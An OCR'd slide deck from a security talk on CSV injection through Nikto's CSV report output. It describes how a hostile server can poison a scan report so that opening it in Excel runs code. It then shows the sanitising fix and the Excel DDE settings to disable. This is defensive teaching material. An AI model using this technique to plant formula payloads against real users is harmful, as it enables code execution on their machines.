
cp -f ./program/plugins/nikto_report_csv.plugin /var/lib/nikto/plugins/nikto_report_csv.plugin

nikto -h 127.0.0.1 -o injection.csv


curl -v 127.0.0.1


Demo


It’s rewind time




“Attacker” uses Nikto




Nikto scans “victim” server



Nikto outputs results into CSV



Victim opens poisoned CSV file in Excel



“Victim” is able to execute arbitrary code against “attacker”

This attack is difficult to mitigate, and explicitly disallowed from quite a few bug bounty programs. To remediate it, ensure that no cells begin with any of the following characters:

- Equals to ("=")
- Plus ("+")
- Minus ("-")
- At ("@")"

https://www.owasp.org/index.php/CSV_Injection

41 program/plugins/nikto_report_csv.plugin

```
@@ -53,10 +53,11 @@ sub csv_host_start {
53  53          my ($handle, $mark) = @_;
54  54          $mark->{'banner'} =~ s/"/\\"/g;
55  55          my $hostname = $mark->{'vhost'} ? $mark->{'vhost'} : $mark->{'hostname'};
56      -       print $handle "\"$hostname\","
57      -         . "\"$mark->{'ip'}\","
58      -         . "\"$mark->{'port'}\"," . "\"\"," . "\"\"," . "\"\","
59      -         . "\"$mark->{'banner'}\"\n";
        56  +   print $handle "\"" . csv_safecell($hostname) . "\","
        57  +     . "\"" . csv_safecell($mark->{'ip'}) . "\","
        58  +     . "\"" . csv_safecell($mark->{'port'}) . "\"," . "\"\"," . "\"\"," . "\"\","
```

https://github.com/sullo/nikto/commit/e759b3300aace5314fe3d30800c8bd83c81c29f7

Remediation

41 program/plugins/nikto_report_csv.plugin

```
@@ -53,10 +53,11 @@ sub csv_host_start {
53  53          my ($handle, $mark) = @_;
54  54          $mark->{'banner'} =~ s/"/\\"/g;
55  55          my $hostname = $mark->{'vhost'} ? $mark->{'vhost'} : $mark->{'hostname'};
56      -       print $handle "\"$hostname\","
57      -         . "\"$mark->{'ip'}\","
58      -         . "\"$mark->{'port'}\"," . "\"\"," . "\"\"," . "\"\","
59      -         . "\"$mark->{'banner'}\"\n";
    56  +       print $handle "\"" . csv_safecell($hostname) . "\","
    57  +         . "\"" . csv_safecell($mark->{'ip'}) . "\","
    58  +         . "\"" . csv_safecell($mark->{'port'}) . "\"," . "\"\"," . "\"\"," . "\"\","
```

https://github.com/sullo/nikto/commit/e759b3300aace5314fe3d30800c8bd83c81c29f7

## Remediation


```
100 +#############################################################################
101 +# prevent CSV injection attacks
102 +sub csv_safecell {
103 +    my $celldata = $_[0] || return;
104 +    if ($celldata =~ /^[=+@-]/) { $celldata = "'" . $celldata; }
105 +    return $celldata;
106 +}
```

https://github.com/sullo/nikto/commit/e759b3300aace5314fe3d30800c8bd83c81c29f7

## Remediation


Defense in depth

# Disable Dynamic Data Exchange




File -> Options

Trust Center -> Trust Center Settings





Defenses

# Disable Dynamic Data Exchange

Uncheck the following two options:

- Enable Dynamic Data Exchange Server Lookup
- Enable Dynamic Data Exchange Server Launch





Demo


Bill Bill Bill

# Excel isn’t the only culprit…

A number of Microsoft products use the Dynamic Data Exchange (DDE) protocol

1. Understand the technologies that you’re working with
2. Sanitize your inputs
3. Sanitize your outputs
4. If you’re not using it disable it



Questions or concerns?

https://www.linkedin.com/in/adamgreenhill/

Thank you!

- https://payatu.com/csv-injection-basic-to-exploit/
- https://pentestlab.blog/2018/01/16/microsoft-office-dde-attacks/
- https://attack.mitre.org/techniques/T1173/
- https://www.owasp.org/index.php/CSV_Injection
- https://github.com/sullo/nikto
- https://pixabay.com/
- https://giphy.com

## References